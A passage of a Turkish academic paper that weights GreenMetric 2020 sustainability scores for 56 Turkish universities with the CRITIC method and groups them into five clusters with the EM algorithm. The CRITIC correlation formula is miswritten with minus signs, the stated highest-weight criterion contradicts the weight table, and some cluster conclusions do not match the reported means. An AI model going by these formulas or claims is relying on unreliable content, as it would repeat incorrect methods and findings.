Beklenti Maksimizasyonu (Expectation-maximization-EM) Algoritması, Dempster ve arkadaşları tarafından 1977 yılında geliştirilmiştir. Beklenti Maksimizasyonu (EM) Algoritması, kümeleme işlemi için uzaklık metrikleri kullanmak yerine tahminsel ölçüt kullanır. Eksik veri setleri için uygundur ve model tabanlı bir yöntemdir. Bu yöntem iki tekrarlı adımdan meydana gelmektedir. Birinci adım bekleneni bulma (E-adım), ikinci adım maksimize etme (M-adımı) dır (Dempster, Laird ve Rubin, 1977; Moon, 1996: 47-50).

CRITIC Yöntemi

Diakoulaki. Mavrotas ve Papayannakis (1995) tarafından geliştirilen CRITIC (CRiteria Importance Through Intercriteria Correlation) yöntemi korelasyon analizini kullanarak kriterlerin objektif ağırlıklarının bulunmasında kullanılmaktadır. CRITIC yöntemi, 4 adımda gerçekleştirilir (Jahan vd.,2012: 413);

Adım 1: mxn tipinde karar matrisinin normalize edilmesi;

$$r_{ij} = \frac{x_{ij} - x_j^{\min}}{x_j^{\max} - x_j^{\min}}, \quad i = 1, \dots, m; j = 1, \dots, n. \quad (1)$$

$$r_{ij} = \frac{x_j^{\max} - x_{ij}}{x_j^{\max} - x_j^{\min}}, \quad i = 1, \dots, m; j = 1, \dots, n. \quad (2)$$

Adım 2: Korelasyon Katsayı Matrisinin Oluşturulması;

$$R = r_{jk} = \frac{\sum_{i=1}^m (z_{ij} - \bar{z}_j) - (z_{ik} - \bar{z}_k)}{\sqrt{\sum_{i=1}^m (z_{ij} - \bar{z}_j)^2 - \sum_{i=1}^m (z_{ik} - \bar{z}_k)^2}}, \quad (j, k = 1, \dots, n). \quad (3)$$

Adım 3: C_j Değerlerinin Hesaplanması

$$c_j = \sigma_j \sum_{k=1}^n (1 - r_{jk}), j = 1, \dots, n \quad (4)$$

C_j : Her kriter için bilgi miktarını,

σ_j : j . kriterin standart sapmasını temsil eder.

Adım 5: Kriter Ağırlıklarının Hesaplanması

$$w_j = c_j / \sum_{k=1}^n (c_k), j = 1, \dots, n. \quad (5)$$

w_j : Ağırlık değeridir.

3. UYGULAMA

GreenMetric 2020 Türkiye Sıralaması Karar Matrisine CRITIC Yönteminin Uygulanması

Bu çalışmada Endonezya Üniversitesi tarafından gerçekleştirilen GreenMetric çalışmasına Türkiye'den katılan 56 üniversite kümelenemeye çalışılmıştır. Tablo 1'de verilen GreenMetric sıralaması, altı kriter üzerinden değerlendirilmiştir. Bunlar; *yapı ve altyapı*, *enerji ve iklim değişikliği*, *atık*, *su*, *ulaştırma* ve *eğitim* kriterleridir. Her bir kriter kendi içinde anket şeklinde sorular barındırmaktadır. Ayrıca bu soruların her biri farklı bir puana sahiptir.

Yapı ve altyapı kategorisi için sorular; açık alanların toplam alana oranı (300 puan), ormanla kaplı kampüs alanı (300 puan), yeşillendirilmiş kampüs alanı (200 puan), su absorbe eden kampüs alanı (300 puan), açık alanın kampüs nüfusuna oranı (200 puan) ve sürdürülebilirlik çalışmalarına ayrılan üniversite bütçesi (200 puan)'dır.

Enerji ve iklim değişikliği kategorisi için sorular; enerji verimliliğine sahip cihazların kullanımı (200 puan), akıllı bina uygulamaları (300 puan), kampüsteki yenilenebilir enerji kaynaklarının sayısı (300 puan), toplam elektrik tüketiminin kampüs nüfusuna bölümü (300 puan), yenilenebilir enerji üretiminin yıllık toplam enerji tüketimine oranı (200 puan), yeşil bina uygulamaları (300 puan), sera

gazları emisyonu azaltma programı (200 puan) ve toplam karbon ayak izinin kampüs nüfusuna oranı (300 puan)'dır.

Atık kategorisi için sorular; üniversite atıkları için geri dönüşüm programı (300 puan), kampüste kağıt ve plastik kullanımını azaltma programı (300 puan), organik atıkların işlenmesi (300 puan), inorganik atıkların işlenmesi (300 puan), toksik atıkların işlenmesi (300 puan) ve kanalizasyon atıklarının bertarafı (300 puan)'dır.

Su kategorisi için sorular; su tasarrufu programı uygulaması (300 puan), su geri dönüşüm programı uygulaması (300 puan), su verimliliğine sahip cihazların kullanımı (200 puan) ve kullanılan şebeke suyu (200 puan)'dır.

Ulaşım kategorisi için sorular; araçların (araba ve motosikletler) kampüs nüfusuna oranı (200 puan), ring servisleri (200 puan), kampüsteki sıfır emisyonlu araç politikası (200 puan), sıfır emisyonlu araçların toplam kampüs nüfusuna oranı (200 puan), kampüsteki park alanlarının toplam kampüs alanına oranı (200 puan), son 3 yıldaki özel araçlar için park alanını azaltma çalışmaları (200 puan), kampüste özel araçları azaltmayı amaçlayan taşımacılık uygulamaları (300 puan) ve kampüsteki yaya politikası (300 puan)'dır.

Eğitim ve araştırma kategorisi için sorular; sürdürülebilirlikle ilgili derslerin toplam derslere oranı (300 puan), sürdürülebilirlik araştırma bütçesinin toplam araştırma bütçesine oranı (300 puan), sürdürülebilirlikle ilgili yayınlar (300 puan), sürdürülebilirlikle ilgili etkinlikler (300 puan), sürdürülebilirlikle ilgili öğrenci organizasyonları (300 puan), sürdürülebilirlikle ilgili internet sitesi (200 puan) ve sürdürülebilirlik raporu (100 puan)'dır.

Sonuç olarak; 2020 yılı ana kriterleri ve puan ağırlıkları sırası ile yapı ve altyapı (%15), enerji ve iklim değişikliği (%21), atık (%18), su (%10), ulaştırma (%18) ve eğitim (%18) şeklindedir (Team, 2020: 7-9).

Tablo 56. GreenMetric 2020 Türkiye Sıralaması (karar matrisi)

Sıra No	Üniversite	Yapı ve Altyapı	Enerji ve İklim Değişikliği	Atık	Su	Ulaştırma	Eğitim
1	İstanbul Teknik Ü.	1050	1225	1575	850	1475	1625
2	Orta Doğu Teknik Ü.	1125	1150	1200	825	1525	1675
3	Erciyes Ü.	1100	1250	1200	750	1375	1500
4	Özyeğin Ü.	825	1175	1350	650	1450	1725
5	Kıbrıs Uluslararası Ü.	975	1400	1125	825	1475	1350
6	Ege Ü.	1075	1175	1200	700	1425	1475
7	Aksaray Ü.	1025	1150	1575	475	1275	1400
8	Hitit Ü.	900	1400	1800	400	1425	775
9	İzmir Yüksek Teknoloji Ü.	1175	1175	1350	575	1475	925
10	Yıldız Teknik Ü.	800	975	1050	800	1525	1275
11	Bartın Ü.	950	1150	1050	575	1350	1200
12	Yeditepe Ü.	725	1325	1125	675	1325	1075
13	Afyon Kocatepe Ü.	775	1350	1350	250	1450	975
14	Zonguldak Bülent Ecevit Ü.	975	1200	1050	525	1400	975
15	Sakarya Ü.	1150	1225	900	425	1325	1075
16	Kapadokya Ü.	775	950	1350	350	1425	1200
17	Çukurova Ü.	1325	975	525	350	1475	1300
18	İnönü Ü.	825	1250	900	450	1425	1075
19	Dokuz Eylül Ü.	1000	925	975	500	1200	1050
20	Başkent Ü.	975	1075	1050	400	1250	825
21	Mersin Ü.	1175	750	1125	300	1075	1150
22	Muğla Sıtkı Koçman Ü.	700	1400	825	250	1125	1250
23	Tokat Gaziosmanpaşa Ü.	1200	775	975	475	1175	950
24	İstanbul Sabahattin Zaim Ü.	525	1375	1575	300	1000	725
25	Sabancı Ü.	1100	1050	1125	700	725	675
26	Süleyman Demirel Ü.	750	925	1575	250	1050	775
27	Niğde Ömer Halisdemir Ü.	825	875	1275	350	1100	900
28	Ondokuz Mayıs Ü.	750	800	900	575	1075	925
29	TOBB Ü.	925	575	900	800	1125	700
30	Akdeniz Ü.	1050	525	1125	250	1025	1050
31	Osmaniye Korkut Ata Ü.	750	1150	600	500	1175	750
32	Eskişehir Teknik Ü.	850	725	1350	475	825	700
33	Marmara Ü.	650	750	1050	350	1100	975
34	Kastamonu Ü.	800	725	675	500	1025	1125
35	Karamanoğlu Mehmetbey Ü.	975	775	825	325	950	975
36	Gaziantep Ü.	725	675	1050	425	900	1050
37	Bolu Abant İzzet Baysal Ü.	800	800	975	425	825	925
38	İğdir Ü.	1050	1075	1050	250	725	575
39	Ankara Ü.	1025	700	600	450	875	950
40	Kadir Has Ü.	775	625	675	175	1375	950
41	Çankaya Ü.	900	825	750	300	800	975
42	Sivas Cumhuriyet Ü.	950	550	825	550	1050	625
43	Kto Karatay Ü.	325	775	600	425	1425	850
44	Anadolu Ü.	850	525	1500	350	800	375
45	Düzce Ü.	850	875	450	150	1125	850
46	Atatürk Ü.	950	900	975	0	900	300
47	Gebze Teknik Ü.	1050	350	0	0	1400	1100
48	Adıyaman Ü.	600	875	750	250	750	600
49	Bilkent Ü.	975	350	750	325	1175	225
50	Manisa Celal Bayar Ü.	900	875	1125	100	750	0
51	Galatasaray Ü.	250	650	1275	200	1075	300
52	Uşak Ü.	675	700	300	275	850	750
53	Kütahya Dumlupınar Ü.	750	200	225	400	1225	525
54	Gazi Ü.	850	475	525	150	825	300
55	Bingöl Ü.	725	575	375	50	850	450
56	Alanya Alaaddin Keykubat Ü.	425	975	675	200	350	300

Kümeleme analizi öncesinde kriterlerin ağırlıklandırılmasında baskın olmayan özelliklerin bulundurulmaması ve objektif ağırlıklarının oluşturulması amacıyla CRITIC Yöntemi uygulanmış ve ağırlıklı karar matrisi oluşturulmuştur. CRITIC Yönteminin ilk adımı için, denklem (1) dikkate alınarak normalize edilmiş karar matrisi elde edilmiştir. Tablo 2’de verilmiştir.

Tablo 57. Normalize Edilmiş Karar Matrisi

Sıra No	Üniversite Adı	Yapı ve Altyapı	Enerji ve İklim Değişikliği	Atık	Su	Ulaştırma	Eğitim
1	İstanbul Teknik Ü.	0,74	0,85	0,88	1,00	0,96	0,94
2	Orta Doğu Teknik Ü.	0,81	0,79	0,67	0,97	1,00	0,97
3	Erciyes Ü.	0,79	0,88	0,67	0,88	0,87	0,87
4	Özyeğin Ü.	0,53	0,81	0,75	0,76	0,94	1,00
5	Kıbrıs Uluslararası Ü.	0,67	1,00	0,63	0,97	0,96	0,78
6	Ege Ü.	0,77	0,81	0,67	0,82	0,91	0,86
7	Aksaray Ü.	0,72	0,79	0,88	0,56	0,79	0,81
8	Hitit Ü.	0,60	1,00	1,00	0,47	0,91	0,45
9	İzmir Yüksek Teknoloji Ü.	0,86	0,81	0,75	0,68	0,96	0,54
10	Yıldız Teknik Ü.	0,51	0,65	0,58	0,94	1,00	0,74
11	Bartın Ü.	0,65	0,79	0,58	0,68	0,85	0,70
12	Yeditepe Ü.	0,44	0,94	0,63	0,79	0,83	0,62
13	Afyon Kocatepe Ü.	0,49	0,96	0,75	0,29	0,94	0,57
14	Zonguldak Bülent Ecevit Ü.	0,67	0,83	0,58	0,62	0,89	0,57
15	Sakarya Ü.	0,84	0,85	0,50	0,50	0,83	0,62
16	Kapadokya Ü.	0,49	0,63	0,75	0,41	0,91	0,70
17	Çukurova Ü.	1,00	0,65	0,29	0,41	0,96	0,75
18	İnönü Ü.	0,53	0,88	0,50	0,53	0,91	0,62
19	Dokuz Eylül Ü.	0,70	0,60	0,54	0,59	0,72	0,61
20	Başkent Ü.	0,67	0,73	0,58	0,47	0,77	0,48
21	Mersin Ü.	0,86	0,46	0,63	0,35	0,62	0,67
22	Muğla Sıtkı Koçman Ü.	0,42	1,00	0,46	0,29	0,66	0,72
23	Tokat Gaziosmanpaşa Ü.	0,88	0,48	0,54	0,56	0,70	0,55
24	İstanbul Sabahattin Zaim Ü.	0,26	0,98	0,88	0,35	0,55	0,42
25	Sabancı Ü.	0,79	0,71	0,63	0,82	0,32	0,39
26	Süleyman Demirel Ü.	0,47	0,60	0,88	0,29	0,60	0,45
27	Niğde Ömer Halisdemir Ü.	0,53	0,56	0,71	0,41	0,64	0,52
28	Ondokuz Mayıs Ü.	0,47	0,50	0,50	0,68	0,62	0,54
29	TOBB Ü.	0,63	0,31	0,50	0,94	0,66	0,41
30	Akdeniz Ü.	0,74	0,27	0,63	0,29	0,57	0,61
31	Osmaniye Korkut Ata Ü.	0,47	0,79	0,33	0,59	0,70	0,43
32	Eskişehir Technical Ü.	0,56	0,44	0,75	0,56	0,40	0,41
33	Marmara Ü.	0,37	0,46	0,58	0,41	0,64	0,57
34	Kastamonu Ü.	0,51	0,44	0,38	0,59	0,57	0,65
35	Karamanoğlu Mehmetbey Ü.	0,67	0,48	0,46	0,38	0,51	0,57
36	Gaziantep Ü.	0,44	0,40	0,58	0,50	0,47	0,61
37	Bolu Abant İzzet Baysal Ü.	0,51	0,50	0,54	0,50	0,40	0,54
38	Iğdır Ü.	0,74	0,73	0,58	0,29	0,32	0,33
39	Ankara Ü.	0,72	0,42	0,33	0,53	0,45	0,55
40	Kadir Has Ü.	0,49	0,35	0,38	0,21	0,87	0,55
41	Çankaya Ü.	0,60	0,52	0,42	0,35	0,38	0,57
42	Sivas Cumhuriyet Ü.	0,65	0,29	0,46	0,65	0,60	0,36
43	Kto Karatay Ü.	0,07	0,48	0,33	0,50	0,91	0,49
44	Anadolu Ü.	0,56	0,27	0,83	0,41	0,38	0,22
45	Düzce Ü.	0,56	0,56	0,25	0,18	0,66	0,49
46	Atatürk Ü.	0,65	0,58	0,54	0,00	0,47	0,17
47	Gebze Teknik Ü.	0,74	0,13	0,00	0,00	0,89	0,64
48	Adıyaman Ü.	0,33	0,56	0,42	0,29	0,34	0,35
49	Bilkent Ü.	0,67	0,13	0,42	0,38	0,70	0,13
50	Manisa Celal Bayar Ü.	0,60	0,56	0,63	0,12	0,34	0,00

51	Galatasaray Ü.	0,00	0,38	0,71	0,24	0,62	0,17
52	Uşak Ü.	0,40	0,42	0,17	0,32	0,43	0,43
53	Kütahya Dumlupınar Ü.	0,47	0,00	0,13	0,47	0,74	0,30
54	Gazi Ü.	0,56	0,23	0,29	0,18	0,40	0,17
55	Bingöl Ü.	0,44	0,31	0,21	0,06	0,43	0,26
56	Alanya Alaaddin Keykubat Ü.	0,16	0,65	0,38	0,24	0,00	0,17

İkinci adım için, denklem (3) dikkate alınarak korelasyon katsayı matrisi elde edilmiş ve Tablo 3'te verilmiştir.

Tablo 58. Korelasyon Katsayı Matrisi

KRİTERLER	Yapı ve Altyapı	Enerji ve İklim Değişikliği	Atık	Su	Ulaştırma	Eğitim
Yapı ve Altyapı	1,00	0,11	0,08	0,29	0,28	0,37
Enerji ve İklim Değişikliği	0,11	1,00	0,54	0,40	0,39	0,48
Atık	0,08	0,54	1,00	0,35	0,20	0,23
Su	0,29	0,40	0,35	1,00	0,47	0,60
Ulaştırma	0,28	0,39	0,20	0,47	1,00	0,67
Eğitim	0,37	0,48	0,23	0,60	0,67	1,00

Denklem (4) ile sırasıyla kriterlerin toplam bilgisi (C_j) ve standart sapma (σ_j) değerleri hesaplanmış ve bu değerler Tablo 4'te verilmiştir.

Tablo 59. Bilgi Miktarı ve Standart sapma

σ_j	0,20	0,25	0,21	0,25	0,23	0,22
C_j	0,75	0,76	0,74	0,73	0,69	0,58

Denklem (5) ile kriterlerin ağırlıkları (w_j) hesaplanmıştır. Sonuç olarak, altı kriterin göreceli önem ağırlıkları CRITIC Yöntemi ile belirlenmiş ve bu değerler Tablo 5'te verilmiştir.

Tablo 60. Kriterlerin Ağırlıkları

	Yapı ve Altyapı	Enerji ve İklim Değişikliği	Atık	Su	Ulaştırma	Eğitim
w_j	0,177349	0,179065	0,174505	0,170753	0,162330	0,135998

En yüksek ağırlığa sahip kriter 0,177349 değeri ile enerji ve iklim değişikliği olurken, en düşük ağırlığa sahip kriter ise 0,135998 değeri ile eğitimidir.

Karar matrisindeki her bir kriterin, kriter ağırlığı ile çarpılması sonucu ağırlıklandırılmış karar matrisi elde edilmiştir ve Tablo 6'da verilmiştir.

Tablo 61. Ağırlıklandırılmış Karar Matrisi

Üniversite Adı	Yapı ve Altyapı	Enerji ve İklim Değişikliği	Atık	Su	Ulaştırma	Eğitim
İstanbul Teknik Ü.	0,13	0,15	0,15	0,17	0,16	0,13
Orta Doğu Teknik Ü.	0,14	0,14	0,12	0,17	0,16	0,13
Erciyes Ü.	0,14	0,16	0,12	0,15	0,14	0,12
Özyeğin Ü.	0,09	0,15	0,13	0,13	0,15	0,14
Kıbrıs Uluslararası Ü.	0,12	0,18	0,11	0,17	0,16	0,11
Ege Ü.	0,14	0,15	0,12	0,14	0,15	0,12
Aksaray Ü.	0,13	0,14	0,15	0,10	0,13	0,11
Hitit Ü.	0,11	0,18	0,17	0,08	0,15	0,06
İzmir Yüksek Teknoloji Ü.	0,15	0,15	0,13	0,12	0,16	0,07
Yıldız Teknik Ü.	0,09	0,12	0,10	0,16	0,16	0,10
Bartın Ü.	0,12	0,14	0,10	0,12	0,14	0,09
Yeditepe Ü.	0,08	0,17	0,11	0,14	0,13	0,08
Afyon Kocatepe Ü.	0,09	0,17	0,13	0,05	0,15	0,08
Zonguldak Bülent Ecevit Ü.	0,12	0,15	0,10	0,11	0,15	0,08
Sakarya Ü.	0,15	0,15	0,09	0,09	0,13	0,08
Kapadokya Ü.	0,09	0,11	0,13	0,07	0,15	0,09
Çukurova Ü.	0,18	0,12	0,05	0,07	0,16	0,10
İnönü Ü.	0,09	0,16	0,09	0,09	0,15	0,08
Dokuz Eylül Ü.	0,12	0,11	0,09	0,10	0,12	0,08
Başkent Ü.	0,12	0,13	0,10	0,08	0,12	0,07
Mersin Ü.	0,15	0,08	0,11	0,06	0,10	0,09
Muğla Sıtkı Koçman Ü.	0,07	0,18	0,08	0,05	0,11	0,10
Tokat Gaziosmanpaşa Ü.	0,16	0,09	0,09	0,10	0,11	0,07
İstanbul Sabahattin Zaim Ü.	0,05	0,18	0,15	0,06	0,09	0,06
Sabancı Ü.	0,14	0,13	0,11	0,14	0,05	0,05
Süleyman Demirel Ü.	0,08	0,11	0,15	0,05	0,10	0,06
Niğde Ömer Halisdemir Ü.	0,09	0,10	0,12	0,07	0,10	0,07
Ondokuz Mayıs Ü.	0,08	0,09	0,09	0,12	0,10	0,07
TOBB Ü.	0,11	0,06	0,09	0,16	0,11	0,06
Akdeniz Ü.	0,13	0,05	0,11	0,05	0,09	0,08
Osmaniye Korkut Ata Ü.	0,08	0,14	0,06	0,10	0,11	0,06
Eskişehir Technical Ü.	0,10	0,08	0,13	0,10	0,07	0,06
Marmara Ü.	0,07	0,08	0,10	0,07	0,10	0,08
Kastamonu Ü.	0,09	0,08	0,07	0,10	0,09	0,09
Karamanoğlu Mehmetbey Ü.	0,12	0,09	0,08	0,07	0,08	0,08
Gaziantep Ü.	0,08	0,07	0,10	0,09	0,08	0,08
Bolu Abant İzzet Baysal Ü.	0,09	0,09	0,09	0,09	0,07	0,07
Iğdır Ü.	0,13	0,13	0,10	0,05	0,05	0,05
Ankara Ü.	0,13	0,07	0,06	0,09	0,07	0,07
Kadir Has Ü.	0,09	0,06	0,07	0,04	0,14	0,07
Çankaya Ü.	0,11	0,09	0,07	0,06	0,06	0,08
Sivas Cumhuriyet Ü.	0,12	0,05	0,08	0,11	0,10	0,05
Kto Karatay Ü.	0,01	0,09	0,06	0,09	0,15	0,07
Anadolu Ü.	0,10	0,05	0,15	0,07	0,06	0,03
Düzce Ü.	0,10	0,10	0,04	0,03	0,11	0,07
Atatürk Ü.	0,12	0,10	0,09	0,00	0,08	0,02
Gebze Teknik Ü.	0,13	0,02	0,00	0,00	0,15	0,09
Adıyaman Ü.	0,06	0,10	0,07	0,05	0,06	0,05
Bilkent Ü.	0,12	0,02	0,07	0,07	0,11	0,02
Manisa Celal Bayar Ü.	0,11	0,10	0,11	0,02	0,06	0,00
Galatasaray Ü.	0,00	0,07	0,12	0,04	0,10	0,02
Uşak Ü.	0,07	0,07	0,03	0,06	0,07	0,06
Kütahya Dumlupınar Ü.	0,08	0,00	0,02	0,08	0,12	0,04
Gazi Ü.	0,10	0,04	0,05	0,03	0,07	0,02
Bingöl Ü.	0,08	0,06	0,04	0,01	0,07	0,04
Alanya Alaaddin Keykubat Ü.	0,03	0,12	0,07	0,04	0,00	0,02

GreenMetric 2020 Türkiye Katılımcı Üniversitelerin Kümelenmesi

WEKA paket programında ağırlıklandırılmış karar matrisi çeşitli kümeleme algoritmaları ile kümelendi. Bu çalışmada ise en anlamlı sonucu veren Beklenti-Maksimizasyon (EM) algoritmasının sonuçlarına yer verilmiştir.

Kümeleme analizinin güvenilir ve başarılı bir şekilde yapılabilmesi için küme sayısını belirleme aşaması önem arz etmektedir. Bu çalışmada literatürde kabul görmüş $\sqrt{n/2}$ eşitliği kullanılacaktır (Tatlıdil, 1992:260). GreenMetric 2020 Türkiye sıralamasında 56 üniversite olduğu için küme sayısı 5 olarak belirlenmiştir.

Beklenti-Maksimizasyon (EM) algoritmasının verdiği sonuçlara göre üniversiteler 5 kümeye ayrılmış ve Tablo 7’de verilmiştir.

Tablo 62. Kümeleme Sonuçları

CLUSTER 1	CLUSTER 2	CLUSTER 3	CLUSTER 4	CLUSTER 5
İstanbul Teknik Ü.	Dokuz Eylül Ü.	Aksaray Ü.	İstanbul Sabahattin Zaim Ü.	Kadir Has Ü.
Orta Doğu Teknik Ü.	Mersin Ü.	Hitit Ü.	Süleyman Demirel Ü.	Kto Karatay Ü.
Erciyes Ü.	Tokat Gaziosmanpaşa Ü.	İzmir Yüksek Teknoloji Ü.	Iğdır Ü.	Düzce Ü.
Özyeğin Ü.	Sabancı Ü.	Bartın Ü.	Anadolu Ü.	Gebze Teknik Ü.
Kıbrıs Uluslararası Ü.	Niğde Ömer Halisdemir Ü.	Yeditepe Ü.	Atatürk Ü.	Bilkent Ü.
Ege Ü.	Ondokuz Mayıs Ü.	Afyon Kocatepe Ü.	Adıyaman Ü.	Uşak Ü.
Yıldız Teknik Ü.	TOBB Ü.	Zonguldak Bülent Ecevit Ü.	Manisa Celal Bayar Ü.	Kütahya Dumlupınar Ü.
	Akdeniz Ü.	Sakarya Ü.	Galatasaray Ü.	Gazi Ü.
	Eskişehir Teknik Ü.	Kapadokya Ü.	Alanya Alaaddin Keykubat Ü.	Bingöl Ü.
	Marmara Ü.	Çukurova Ü.		
	Kastamonu Ü.	İnönü Ü.		
	Karamanoğlu Mehmetbey Ü.	Başkent Ü.		
	Gaziantep Ü.	Muğla Sıtkı Koçman Ü.		
	Bolu Abant İzzet Baysal Ü.	Osmaniye Korkut Ata Ü.		
	Ankara Ü.			
	Çankaya Ü.			
	Sivas Cumhuriyet Ü.			

Küme 1’deki üniversiteler için; yapı ve altyapı kriterinin 800 ile 1125 puan arasında değişmekte olup ortalamalarının 992 puan olduğu, enerji ve iklim değişikliği kriterinin 975 ile 1400 puan arasında değişmekte olup ortalamalarının 1192 puan olduğu, atık kriterinin 1050 ile 1575 puan arasında değişmekte olup ortalamalarının 1242 puan olduğu, su kriterinin 650 ile 850 puan arasında değişmekte olup ortalamalarının 771 puan olduğu, ulaştırma kriterinin 1375 ile 1525 puan arasında değişmekte olup ortalamalarının 1464 puan olduğu ve eğitim kriterinin 1275 ile 1725 puan arasında değişmekte olup ortalamalarının 1517 puan olduğu görülmektedir.

Küme 2'deki üniversiteler için; yapı ve altyapı kriterinin 650 ile 1200 puan arasında değişmekte olup ortalamalarının 923 puan olduğu, enerji ve iklim değişikliği kriterinin 525 ile 1050 puan arasında değişmekte olup ortalamalarının 752 puan olduğu, atık kriterinin 600 ile 1350 puan arasında değişmekte olup ortalamalarının 970 puan olduğu, su kriterinin 250 ile 800 puan arasında değişmekte olup ortalamalarının 455 puan olduğu, ulaştırma kriterinin 725 ile 1200 puan arasında değişmekte olup ortalamalarının 991 puan olduğu ve eğitim kriterinin 625 ile 1150 puan arasında değişmekte olup ortalamalarının 923 puan olduğu görülmektedir.

Küme 3'deki üniversiteler için; yapı ve altyapı kriterinin 700 ile 1325 puan arasında değişmekte olup ortalamalarının 930 puan olduğu, enerji ve iklim değişikliği kriterinin 950 ile 1400 puan arasında değişmekte olup ortalamalarının 1198 puan olduğu, atık kriterinin 525 ile 1800 puan arasında değişmekte olup ortalamalarının 1103 puan olduğu, su kriterinin 250 ile 675 puan arasında değişmekte olup ortalamalarının 442 puan olduğu, ulaştırma kriterinin 1125 ile 1475 puan arasında değişmekte olup ortalamalarının 1350 puan olduğu ve eğitim kriterinin 750 ile 1400 puan arasında değişmekte olup ortalamalarının 1057 puan olduğu görülmektedir.

Küme 4'deki üniversiteler için; yapı ve altyapı kriterinin 250 ile 1050 puan arasında değişmekte olup ortalamalarının 700 puan olduğu, enerji ve iklim değişikliği kriterinin 525 ile 1375 puan arasında değişmekte olup ortalamalarının 908 puan olduğu, atık kriterinin 675 ile 1575 puan arasında değişmekte olup ortalamalarının 1166 puan olduğu, su kriterinin 0 ile 350 puan arasında değişmekte olup ortalamalarının 211 puan olduğu, ulaştırma kriterinin 350 ile 1075 puan arasında değişmekte olup ortalamalarının 822 puan olduğu ve eğitim kriterinin 0 ile 775 puan arasında değişmekte olup ortalamalarının 438 puan olduğu görülmektedir.

Küme 5'deki üniversiteler için; yapı ve altyapı kriterinin 325 ile 1050 puan arasında değişmekte olup ortalamalarının 775 puan olduğu, enerji ve iklim değişikliği kriterinin 200 ile 875 puan arasında değişmekte olup ortalamalarının 547 puan olduğu, atık kriterinin 0 ile 750 puan arasında değişmekte olup ortalamalarının 433 puan olduğu, su kriterinin 0 ile 425 puan arasında değişmekte olup ortalamalarının 216 puan olduğu, ulaştırma kriterinin 825 ile 1425 puan arasında değişmekte olup ortalamalarının 1138 puan olduğu ve eğitim kriterinin 225 ile 1100 puan arasında değişmekte olup ortalamalarının 666 puan olduğu görülmektedir.

Genel olarak değerlendirildiğinde; yapı ve altyapı kriteri açısından kümelerin genelde birbirine yakın değerler aldığı benzer aralıklarda değişim gösterdikleri görülmektedir. Enerji ve iklim değişikliği ile atık kriterleri açısından Küme 5 in daha düşük değerlere sahip olduğu görülmektedir. Su ve eğitim kriterleri açısından Küme 4 ve Küme 5 in birbirine yakın değerlere sahip olup diğer kümelere göre daha düşük değerlere sahip oldukları görülmektedir. Ulaştırma kriteri açısından Küme 1 ve Küme 3 en iyi değerlere sahip iken Küme 2 ve Küme 4 daha düşük değerlere sahiptirler.

4. SONUÇ, DEĞERLENDİRME VE ÖNERİLER

Bu çalışmada veri madenciliği tekniklerinden biri olan kümeleme analizi yöntemi kullanılmıştır. Endonezya Üniversitesi tarafından gerçekleştirilen UI GreenMetric 2020 Türkiye sıralamasındaki 56 üniversiteye kümeleme analizi yapılmıştır. Küme sayısının 5 olarak belirlendiği bu analizde, kümelerin anlamlı sonuç vermesi ve üniversitelerin sürdürülebilirlik açısından analizinin yapılması amaçlanmıştır. UI GreenMetric 2020 Türkiye sıralamasında da yer alan yapı ve altyapı, enerji ve iklim değişikliği, atık, su, ulaştırma ve eğitim kriterleri üzerinden ilk olarak CRITIC Yöntemi uygulanmıştır. Böylece kriterlerin göreceli önem ağırlıkları belirlenmiş ve ağırlıklandırılmış karar matrisi elde edilmiştir. Kümeleme analizi için WEKA programı yardımıyla Beklenti-Maksimizasyon (EM) algoritmasının sonuçlarına yer verilmiştir. Kümeleme analizi sonuçlarına göre;

Küme 1’de yer alan tüm üniversiteler kriterlerin ortalama değerlerinin çok üzerinde değer almışlardır. UI GreenMetric 2020 Türkiye sıralamasında kriterlerin tamamında iyi olmayı başararak sürdürülebilirlik açısından en iyi üniversiteleri içermektedir. Bu sebeple küme 1 genel olarak sürdürülebilirlik açısından en iyi küme olduğu söylenebilir.

Küme 2’de yer alan üniversiteler enerji ve iklim değişikliği kriteri hariç diğer kriterlerde ortalamanın üstünde değer almayı başarmışlardır. Dolayısıyla küme 2’deki üniversiteler, enerji ve iklim değişikliği ile ilgili öz değerlendirme yaparak farkındalıklarını artırabilir ve bu doğrultuda bir sosyal değişim gerçekleştirebilirler.

Küme 3’de yer alan tüm üniversiteler kriterlerin ortalama değerlerinin üzerinde değer almışlardır. Ancak bu değerler Küme 1’in değerlerini geçememektedir. Bu sebeple Küme 3 genel olarak sürdürülebilirlik açısından ikinci en iyi küme olduğu söylenebilir.

Küme 4’de yer alan tüm üniversiteler atık kriteri hariç ortalama değerlerin altında kalmaktadır. Bu sebeple diğer beş kriter için öz değerlendirme yaparak farkındalıklarını artırabilir ve bu doğrultuda bir sosyal değişim gerçekleştirebilirler.

Küme 5’de yer alan tüm üniversiteler ulaştırma kriteri hariç ortalama değerlerin altında kalmaktadır. Ulaştırma kriteri ise ortalama değere çok yakın bir değer almıştır. Bu sebeple küme 5’de yer alan üniversiteler bu kriterler üzerinde öz değerlendirme yaparak farkındalıklarını artırabilir ve bu doğrultuda bir sosyal değişim gerçekleştirebilirler.

Bu çalışma sonuç olarak; UI GreenMetric 2020 Türkiye sıralaması üzerinden kümeleme analizi yaparak üniversitelerin kategorik anlamda artı yada eksilerini daha net görmesine olanak sağlamıştır. Bu doğrultuda üniversiteler doğrudan geliştirilmesi gereken kategori üzerine yoğunlaşarak hızlı bir sosyal değişim gerçekleştirebilirler.

5. KAYNAKÇA

- [1] Baykal, A. (2006). Veri madenciliği uygulama alanları. Dicle Üniversitesi Ziya Gökalp eğitim fakültesi Dergisi, (7), 95-107.
- [2] Berkhin, P. (2006). A survey of clustering data mining techniques. In Grouping multidimensional data (pp. 25-71). Springer, Berlin, Heidelberg.
- [3] Dempster, A. P., Laird, N. M., & Rubin, D. B. (1977). Maximum likelihood from incomplete data via the EM algorithm. *Journal of the Royal Statistical Society: Series B (Methodological)*, 39(1), 1-22.
- [4] Diakoulaki, D., Mavrotas, G., & Papayannakis, L. (1995). Determining objective weights in multiple criteria problems: The critic method. *Computers & Operations Research*, 22(7), 763-770.
- [5] Hand, D. J. (2007). Principles of data mining. *Drug safety*, 30(7), 621-622.
- [6] Jahan, A., Mustapha, F., Sapuan, S. M., Ismail, M. Y., & Bahraminasab, M. (2012). A framework for weighting of criteria in ranking stage of material selection process. *The International Journal of Advanced Manufacturing Technology*, 58(1-4), 411-420.
- [7] Lauder, A., Sari, R. F., Suwartha, N., & Tjahjono, G. (2015). Critical review of a global campus sustainability ranking: GreenMetric. *Journal of Cleaner Production*, 108, 852-863.
- [8] León-Fernández, Y., & Domínguez-Vilches, E. (2015). Environmental management and sustainability in higher education. *International Journal of Sustainability in Higher Education*, 440-455.
